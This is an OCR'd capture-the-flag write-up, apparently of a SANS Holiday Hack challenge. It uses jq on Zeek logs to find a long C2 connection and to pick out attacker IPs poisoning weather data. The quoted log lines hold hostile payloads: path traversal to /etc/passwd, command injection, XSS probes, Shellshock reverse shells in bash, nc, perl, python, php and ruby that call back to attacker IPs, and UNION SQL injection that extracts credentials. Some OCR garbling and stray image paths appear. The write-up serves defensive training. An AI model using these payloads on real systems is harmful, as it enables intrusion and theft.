
With the code printed on the board: KD29XJ37

However when submitting the code you get a vague error on the console:

In the Inspector Tab a search for macaroni reveals a div section for class component macaroni:



Dragging this line in the Inspector Tab to be inside the div class lock c10 resolves this error:



And reveals the next error:


Repeating the same process as before gives the next error:

Repeating the same process as before we now have the 3 div classes located in the lock c10 div class:


- component macaroni
- component swab

- component gnome

Final code in the Inspector Tab:



This now unlocks the lock and reveals the message (slow time due to write-up ☺):



Open the Sleigh Shop Door Answer:

The Tooth Fairy

Sleigh Shop:

Now that the door to the Sleigh Shop we can enter, where we encounter The Tooth Fairy:

The Tooth Fairy:

I'm the Tooth Fairy, the mastermind behind the plot to destroy the holiday season.
I hate how Santa is so beloved, but only works one day per year!
He has all of the resources of the North Pole and the elves to help him too.
I run a solo operation, toiling year-round collecting deciduous bicuspids and more from children.
But I get nowhere near the gratitude that Santa gets. He needs to share his holiday resources with the rest of us!
But, although you found me, you haven't foiled my plot!
Santa's sleigh will NOT be able to find its way.
I will get my revenge and respect!
I want my own holiday, National Tooth Fairy Day, to be the most popular holiday on the calendar!!!

Narrative 8 of 10

Surprised, I am, but "shock" may tend
To overstate and condescend.
'Tis little more than plot reveal
That fairies often do extend

12 FILTER OUT POISONED SOURCES OF WEATHER DATA

Difficulty: 

Use the data supplied in the Zeek JSON logs (https://downloads.elfu.org/http.log.gz) to identify the IP addresses of attackers poisoning Santa's flight mapping software. Block the 100 offending sources of information to guide Santa's sleigh (https://srf.elfu.org/) through the attack. Submit the Route ID ("RID") success value that you're given. For hints on achieving this objective, please visit the Sleigh Shop and talk with Wunorse Openslae.

12.1 ZEEK JSON ANALYSIS CRANBERRY PI TERMINAL CHALLENGE

Wunorse Openslae:

Wunorse Openslae here, just looking at some Zeek logs.
I'm pretty sure one of these connections is a malicious C2 channel...
Do you think you could take a look?
I hear a lot of C2 channels have very long connection times.
Please use jq to find the longest connection in this data set.
We have to kick out any and all grinchy activity!

Terminal hint:

- Parsing Zeek JSON Logs with JQ: https://pen-testing.sans.org/blog/2019/12/03/parsing-zeek-json-logs-with-jq-2

Terminal challenge:

```
Some JSON files can get quite busy.
There's lots to see and do.
Does C&C lurk in our data?
JQ's the tool for you!

-Wunorse Openslae

Identify the destination IP address with the longest connection duration
using the supplied Zeek logfile. Run runtoanswer to submit your answer.


elf@8e31ce9a0994:~$ ls -al
total 48900
drwxr-xr-x 1 elf  elf      4096 Dec 13 18:31 .
drwxr-xr-x 1 root root     4096 Nov 18 20:19 ..
-rw-r--r-- 1 elf  elf       220 Apr 18  2019 .bash_logout
-rw-r--r-- 1 elf  elf      3549 Dec 13 18:31 .bashrc
-rw-r--r-- 1 elf  elf       280 Dec 12 14:01 .message
-rw-r--r-- 1 elf  elf       807 Apr 18  2019 .profile
-rw-r--r-- 1 elf  elf  50047602 Nov 18 19:53 conn.log


elf@8e31ce9a0994:~$ cat conn.log | jq -s 'sort_by(.duration) | reverse | .[0]'
{
```

```
  "ts": "2019-04-18T21:27:45.402479Z",
  "uid": "CmYAZn10sInxVD5WWd",
  "id.orig_h": "192.168.52.132",
  "id.orig_p": 8,
  "id.resp_h": "13.107.21.200",
  "id.resp_p": 0,
  "proto": "icmp",
  "duration": 1019365.337758,
  "orig_bytes": 30781920,
  "resp_bytes": 30382240,
  "conn_state": "OTH",
  "missed_bytes": 0,
  "orig_pkts": 961935,
  "orig_ip_bytes": 57716100,
  "resp_pkts": 949445,
  "resp_ip_bytes": 56966700
}


elf@8e31ce9a0994:~$ runtoanswer
Loading, please wait......



What is the destination IP address with the longes connection duration? 13.107.21.200



Thank you for your analysis, you are spot-on.
I would have been working on that until the early dawn.
Now that you know the features of jq,
You'll be able to answer other challenges too.

-Wunorse Openslae

Congratulations!

elf@8e31ce9a0994:~$
```

Wunorse Openslae:

That's got to be the one - thanks!
Hey, you know what? We've got a crisis here.
You see, Santa's flight route is planned by a complex set of machine learning algorithms which use available weather data.
All the weather stations are reporting severe weather to Santa's Sleigh. I think someone might be forging intentionally false weather data!
I'm so flummoxed I can't even remember how to login!
Hmm... Maybe the Zeek http.log could help us.
I worry about LFI, XSS, and SQLi in the Zeek log - oh my!
And I'd be shocked if there weren't some shell stuff in there too.
I'll bet if you pick through, you can find some naughty data from naughty hosts and block it in the firewall.
If you find a log entry that definitely looks bad, try pivoting off other unusual attributes in that entry to find more bad IPs.
The sleigh's machine learning device (SRF) needs most of the malicious IPs blocked in order to calculate a good route.
Try not to block many legitimate weather station IPs as that could also cause route calculation failure.
Remember, when looking at JSON data, jq is the tool for you!

Objective hints:

- Finding Bad in Web Logs:

Do you see any?:
LFI : https://www.owasp.org/index.php/Testing_for_Local_File_Inclusion
XSS : https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
Shellshock : https://en.wikipedia.org/wiki/Shellshock_(software_bug)
SQLi : https://www.owasp.org/index.php/SQL_Injection

12.2 Filter Out Poisoned Sources of Weather Data

Download a copy of the logs to analyse: https://downloads.elfu.org/http.log.gz

The https://srf.elfu.org/ website prompts for username and password.


Kent indicated in the terminal challenge that they were using default credentials:

```
Kent TinselTooth: Please no, they're testing it
at srf.elfu.org using default creds, but I
don't know more. It's classified.
```

And in the decrypted document in section 3 is mention of the default login credentials (ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf) being located in the readme file:

3. SRF - Sleigh Route Finder Web API

The SRF Web API is started up on Super Sled-O-Matic device bootup and by default binds to 0.0.0.0:1225:



The default login credentials should be changed on startup and can be found in the readme in the ElfU Research Labs git repository.

Performing a case insensitive search for readme in the uri field and status code of 200 against the http.log file:

```
root@Kali:~# cat http.log | jq '.[] | select( (.uri | test("readme"; "i")) and
(.status code | contains(200)) )'
{
  "ts": "2019-10-05T07:01:54-0800",
  "uid": "Ci077n4ko3JP1V1b0h",
  "id.orig_h": "42.103.246.130",
  "id.orig_p": 50966,
  "id.resp_h": "10.20.3.80",
  "id.resp_p": 80,
  "trans_depth": 1,
  "method": "GET",
```

```
  "host": "srf.elfu.org",
  "uri": "/README.md",
  "referrer": "-",
  "version": "1.1",
  "user_agent": "Mozilla/4.0 (compatible;MSIe 7.0;Windows NT 5.1)",
  "origin": "-",
  "request_body_len": 0,
  "response_body_len": 654,
  "status_code": 200,
  "status_msg": "OK",
  "info_code": "-",
  "info_msg": "-",
  "tags": "(empty)",
  "username": "-",
  "password": "-",
  "proxied": "-",
  "orig_fuids": "-",
  "orig_filenames": "-",
  "orig_mime_types": "-",
  "resp_fuids": "FuQSDRXblFgDmKl2h",
  "resp_filenames": "-",
  "resp_mime_types": "text/html"
}
```



This identifies the README.md file on the server (https://srf.elfu.org/README.md):

```
# Sled-O-Matic - Sleigh Route Finder Web API

### Installation

```
sudo apt install python3-pip
sudo python3 -m pip install -r requirements.txt
```

Running:

`python3 ./srfweb.py`

Logging in:

You can login using the default admin pass:

`admin 924158F9522B3744F5FCD4D10FAC4356`

However, it's recommended to change this in the sqlite db to something custom.
```


Which provides us with the username and password to login with:

- Username = **admin**
- Password = **924158F9522B3744F5FCD4D10FAC4356**


These credentials give us access to the site:



The weather map indeed shows like it's not a good time to fly around delivering presents:



The firewall section allow us to block IP's:



Let's dig in and find the sources of bad LFI, XSS, Shellshock and SQLi:

12.2.1 LFI

Looking for the obvious local file includes where we see attempts for retrieving **passwd** and identify the **user_agent** strings are quite unique which is then pivoted against to find a total of 22 bad IP's:

```
root@Kali:~ # cat http.log | jq '.[] | select((.uri | contains("/passwd")) and (.uri |
contains("=")))' | jq -j '."id.orig_h", ", ", .uri, ", ", .user_agent, "\n"'

102.143.16.184, /api/weather?station_id="/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/etc/passwd,
Mozilla/4.0 (compatible; MSIE 8.0; Windows_NT 5.1; Trident/4.0)

230.246.50.221, /api/weather?station id=../../../../../../../../../../bin/cat
/etc/passwd\\x00|, Mozilla/4.0 (compatible;MSIE 7.0;Windows NT 6.

131.186.145.73, /api/stations?station_id=|cat /etc/passwd|, Mozilla/5.0 (Windows; U;
Windows NT 5.1; en-US; rv:1.9.2.3) gecko/20100401 Firefox/3.6.1 (.NET CLR 3.5.30731

253.182.102.55, /api/weather?station id=;cat /etc/passwd, Opera/8.81 (Windows-NT 6.1; U;
en)

229.133.163.235, /api/login?id=cat /etc/passwd||, Mozilla/5.0 Windows; U; Windows NT5.1;
en-US; rv:1.9.2.3) Gecko/20100401 Firefox/3.6.1 (.NET CLR 3.5.30729)

23.49.177.78, /api/weather?station id=`/etc/passwd`, Mozilla/4.0 (compatible MSIE
5.0;Windows_98)

223.149.180.133, /api/weather?station id=/../../../../../../../../../../../etc/passwd,
Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 500.0)

187.178.169.123, /api/login?id=/../../../../../../../../../../etc/passwd, Mozilla4.0
(compatible; MSSIE 8.0; Windows NT 5.1; Trident/5.0)

116.116.98.205, /api/weather?station id=/../../../../../../../../../etc/passwd, Mozilla/4.0
(compatible; MSIE 6.a; Windows NTS)

9.206.212.33, /api/weather?station_id=/etc/passwd, Mozilla/4.0(compatible; MSIE 666.0;
Windows NT 5.1

28.169.41.122, /api/login?id=.|./.|./.|./.|./.|./.|./.|./.|./.|./.|./.|./.|./.|./.|./etc/passwd,
Mozilla/5.0 (Windows NT 10.0;Win64;x64)

root@Kali:~# cat http.log | jq '.[] | select(.user_agent | contains("Mozilla/4.0
(compatible; MSIE 5.01; Windows NT 500.0)")) | ."id.orig_h"' | sed 's/"//g'
```

```
10.122.158.57
223.149.180.133

root@Kali:~# cat http.log | jq '.[] | select(.user_agent | contains("Mozilla/4.0
(compatible MSIE 5.0;Windows 98)")) | ."id.orig h"' | sed 's/"//g'
23.49.177.78
249.237.77.152

root@Kali:~# cat http.log | jq '.[] | select(.user_agent |
contains("Mozilla/4.0(compatible; MSIE 666.0; Windows NT 5.1")) | ."id.orig_h"' | sed
's/"//g'
9.206.212.33
42.16.149.112

root@Kali:~# cat http.log | jq '.[] | select(.user_agent | contains("Mozilla/4.0
(compatible; MSIE 6.a; Windows NTS)")) | ."id.orig_h"' | sed 's/"//g'
29.0.183.220
116.116.98.205

root@Kali:~# cat http.log | jq '.[] | select(.user_agent | contains("Mozilla/4.0
(compatible;MSIE 7.0;Windows NT 6.")) | ."id.orig_h"' | sed 's/"//g'
185.19.7.133
230.246.50.221

root@Kali:~# cat http.log | jq '.[] | select(.user_agent | contains("Mozilla/4.0
(compatible; MSIE 8.0; Windows_NT 5.1; Trident/4.0)")) | ."id.orig_h"' | sed 's/"//g'
226.102.56.13
102.143.16.184

root@Kali:~# cat http.log | jq '.[] | select(.user_agent | contains("Mozilla4.0
(compatible; MSSIE 8.0; Windows NT 5.1; Trident/5.0)")) | ."id.orig_h"' | sed 's/"//g'
226.240.188.154
187.178.169.123

root@Kali:~# cat http.log | jq '.[] | select(.user_agent | contains("Mozilla/5.0 (Windows
NT 10.0;Win64;x64)")) | ."id.orig_h"' | sed 's/"//g'
249.90.116.138
28.169.41.122

root@Kali:~# cat http.log | jq '.[] | select(.user_agent | contains("Mozilla/5.0 Windows;
U; Windows NT5.1; en-US; rv:1.9.2.3) Gecko/20100401 Firefox/3.6.1 (.NET CLR 3.5.30729)")) |
."id.orig_h"' | sed 's/"//g'
229.133.163.235
53.160.218.44

root@Kali:~# cat http.log | jq '.[] | select(.user_agent | contains("Mozilla/5.0 (Windows;
U; Windows NT 5.1; en-US; rv:1.9.2.3) gecko/20100401 Firefox/3.6.1 (.NET CLR 3.5.30731")) |
."id.orig_h"' | sed 's/"//g'
87.195.80.126
131.186.145.73

root@Kali:~# cat http.log | jq '.[] | select(.user_agent | contains("Opera/8.81 (Windows-NT
6.1; U; en)")) | ."id.orig_h"' | sed 's/"//g'
148.146.134.52
253.182.102.55
```

12.2.2 XSS

Looking for obvious XSS attacks for the string **<script>** in the **uri** field and identify the **user_agent** strings are quite unique which is then pivoted against to find a total of 18 bad IP's:

```
root@Kali:~# cat http.log | jq '.[] | select(.uri | contains("<script>"))' | jq -j
'."id.orig_h", ", ", .uri, ", ", .user_agent, "\n"'

56.5.47.137,
/logout?id=<script>alert(1400620032)</script>&ref a=avdsscanning\"><script>alert(1536286186
)</script>, HttpBrowser/1.0

19.235.69.221, /api/weather?station_id=<script>alert(1)</script>.html, Mozilla/4.0
(compatible; MSIE6.0; Windows NT 5.1)
```

```
69.221.145.150, /api/measurements?station id=<script>alert(60602325)</script>, Mozilla/4.0
(compatible; MSIE 6.0; Windows NT5.1)

42.191.112.181, /api/weather?station_id=<script>alert(autmatedsacnningist)</script>,
Mozilla/4.0 (compatible; MSIE 6.1; Windows NT6.0)

48.66.193.176, /api/weather?station id=<script>alert(automatedscaning)</script>,
Mozilla/4.0 (compatible; MSIE 7.0; Windos NT 6.0)

49.161.8.58, /api/stations?station_id=<script>alert('automatedscanning')</script>,
Mozilla/4.0 (compatibl; MSIE 7.0; Windows NT 6.0; Trident/4.0; SIMBAR={7DB0F6DE-8DE7-4841-
9084-28FA914B0F2E}; SLCC1; .N

84.147.231.129, /api/weather?station_id=<script>alert('automatedscanning');</script>,
Mozilla/4.0 (compatible; Metasploit RSPEC)

44.74.106.131, /api/stations?station id=<script>alert(\"automatedscanning\")</script>,
Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/525.13 (KHTML, like Gecko)
chrome/4.0.221.6 safari/525.13

106.93.213.219, /api/weather?station_id=<script>alert(\"automatedscanning\")</script>;,
Mozilla/5.0 (compatible; Goglebot/2.1; +http://www.google.com/bot.html)


root@Kali:~# cat http.log | jq '.[] | select(.user_agent | contains("HttpBrowser/1.0")) |
."id.orig_h"'| sed 's/"//g'
56.5.47.137
118.26.57.38

root@Kali:~# cat http.log | jq '.[] | select(.user_agent | contains("Mozilla/4.0
(compatible; MSIE6.0; Windows NT 5.1)")) | ."id.orig_h"'| sed 's/"//g'
42.127.244.30
19.235.69.221

root@Kali:~# cat http.log | jq '.[] | select(.user_agent | contains("Mozilla/4.0
(compatible; MSIE 6.0; Windows NT5.1)")) | ."id.orig_h"'| sed 's/"//g'
217.132.156.225
69.221.145.150

root@Kali:~# cat http.log | jq '.[] | select(.user_agent | contains("Mozilla/4.0
(compatible; MSIE 6.1; Windows NT6.0)")) | ."id.orig_h"'| sed 's/"//g'
42.191.112.181
252.122.243.212

root@Kali:~# cat http.log | jq '.[] | select(.user_agent | contains("Mozilla/4.0
(compatible; MSIE 7.0; Windos NT 6.0)")) | ."id.orig_h"'| sed 's/"//g'
48.66.193.176
22.34.153.164

root@Kali:~# cat http.log | jq '.[] | select(.user_agent | contains("Mozilla/4.0
(compatibl; MSIE 7.0; Windows NT 6.0; Trident/4.0; SIMBAR={7DB0F6DE-8DE7-4841-9084-
28FA914B0F2E}; SLCC1; .N")) | ."id.orig_h"'| sed 's/"//g'
44.164.136.41
49.161.8.58

root@Kali:~# cat http.log | jq '.[] | select(.user_agent | contains("Mozilla/4.0
(compatible; Metasploit RSPEC)")) | ."id.orig h"'| sed 's/"//g'
203.68.29.5
84.147.231.129

root@Kali:~# cat http.log | jq '.[] | select(.user_agent | contains("Mozilla/5.0 (Windows;
U; Windows NT 5.1; en-US) AppleWebKit/525.13 (KHTML, like Gecko) chrome/4.0.221.6
safari/525.13")) | ."id.orig h"'| sed 's/"//g'
44.74.106.131
97.220.93.190

root@Kali:~# cat http.log | jq '.[] | select(.user_agent | contains("Mozilla/5.0
(compatible; Goglebot/2.1; +http://www.google.com/bot.html)")) | ."id.orig h"'| sed
's/"//g'
158.171.84.209
106.93.213.219
```

The **<script>** tags where also identified in the **host** field, however no obvious pivoting fields available for these, still providing 7 bad IP's:

```
root@Kali:~# cat http.log | jq '.[] | select(.host | contains("<script>"))' | jq -j
'."id.orig_h", ", ", .host, "\n"'
61.110.82.125, <script>alert(\"automatedscanning\");</script>
65.153.114.120, <script>alert(automatedscanning)</script>
123.127.233.97, <script>alert('automatedscanning');</script>&action=item
95.166.116.45, <script>alert(\"automatedscanning\");</script>&from=add
80.244.147.207, <script>alert('automatedscanning');</script>&function=search
168.66.108.62, <script>alert(\"automatedscanning\")</script><img src=\"
200.75.228.240, <script>alert(\"avdscan-681165131\");d('
```

12.2.3 Shellshock

Looking for obvious Shellshock attacks for the string **() {** in the **user_agent** field and identify the **status_msg** strings are unique which is then pivoted against to find a total of 12 bad IP's:

```
root@Kali:~# cat http.log | jq '.[] | select(.user_agent | contains("() {"))' | jq -j
'."id.orig_h", ", ", .user_agent, ", ", .status_msg, "\n"'

31.254.228.4, () { :; }; /bin/bash -i >& /dev/tcp/31.254.228.4/48051 0>&1, Bad Request

220.132.33.81, () { :; }; /bin/bash -c '/bin/nc 55535 220.132.33.81 -e /bin/bash', Bad
Request

83.0.8.119, () { :; }; /usr/bin/perl -e 'use
Socket;$i="83.0.8.119";$p=57432;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(conn
ect(S,sockaddr in($p,inet aton($i))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S
");exec("/bin/sh -i");};', Bad Request

150.45.133.97, () { :; }; /usr/bin/python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF INET,socket.SOCK STREAM);s.connect(("150.45.
133.97",54611));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);', Bad Request

229.229.189.246, () { :; }; /usr/bin/php -r
'$sock=fsockopen("229.229.189.246",62570);exec("/bin/sh -i <&3 >&3 2>&3");', Bad Request

227.110.45.126, () { :; }; /usr/bin/ruby -rsocket -
e'f=TCPSocket.open("227.110.45.126",43870).to i;exec sprintf("/bin/sh -i <&%d >&%d
2>&%d",f,f,f)', Bad Request

root@Kali:~# cat http.log | jq '.[] | select(.status_msg | contains("Bad Request")) |
."id.orig h"' | sed 's/"//g'
31.254.228.4
32.168.17.54
6.144.27.227
220.132.33.81
9.95.128.208
83.0.8.119
23.79.123.99
150.45.133.97
229.229.189.246
155.129.97.35
72.183.132.206
227.110.45.126
```

12.2.4 SQLi

Looking for obvious SQLi attacks for the string **UNION** in the **uri** field and identify the **user_agent** strings are quite unique which is then pivoted against to find a total of 32 bad IP's:

```
root@Kali:~# cat http.log | jq '.[] | select(.uri | contains("UNION"))' | jq -j
'."id.orig h", ", ", .uri, ", ", .user agent, "\n"'
```

```
42.103.246.250, /api/weather?station id=1' UNION SELECT NULL,NULL,NULL--, Mozilla/4.0
(compatible;MSIe 7.0;Windows NT 5.1)

2.230.60.70, /api/weather?station_id=1' UNION SELECT
0,0,username,0,password,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 FROM xmas users
WHERE 1, Mozilla/5.0 (compatible; MSIE 10.0; W1ndow NT 6.1; Trident/6.0)

10.155.246.29, /logout?id=1' UNION SELECT
null,null,'autosc','autoscan',null,null,null,null,null,null,null,null/*, Mozilla/4.0
(compatible; MSIEE 7.0; Windows NT 5.1)

225.191.220.138, /api/weather?station id=1' UNION/**/SELECT 302590057/*, Mozilla/4.0
(compatible; MSIE 7.0; Windows NT 5.1; AntivirXP08; .NET CLR 1.1.4322)

75.73.228.192, /logout?id=1' UNION/**/SELECT 1223209983/*, Mozilla/4.0 (compatible; MSIE
8.0; Windows NT 5.1; Tridents/4.0; .NET CLR 1.1.4322; PeoplePal 7.0; .NET CLR 2.0.50727)

249.34.9.16, /api/login?id=1'
UNION/**/SELECT/**/0,1,concat(2037589218,0x3a,323562020),3,4,5,6,7,8,9,10,11,12,13,14,15,16
,17,18,19,20, Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; FunWebProducts; .NET
CLR 1.1.4322; .NET CLR 2.0.50727)

27.88.56.114, /api/weather?station id=1'
UNION/**/SELECT/**/0,1,concat(2037589218,0x3a,323562020),3,4,5,6,7,8,9,10,11,12,13,14,15,16
, Mozilla/5.0 (Windows NT 6.1; WOW62; rv:53.0) Gecko/20100101 Chrome /53.0

238.143.78.114, /api/weather?station_id=1'
UNION/**/SELECT/**/0,1,concat(2037589218,0x3a,323562020),3,4,5,6,7,8,9,10,11,12,13,14,15,16
, Mozilla/4.0 (compatible; MSIE 8.0; Window NT 5.1)

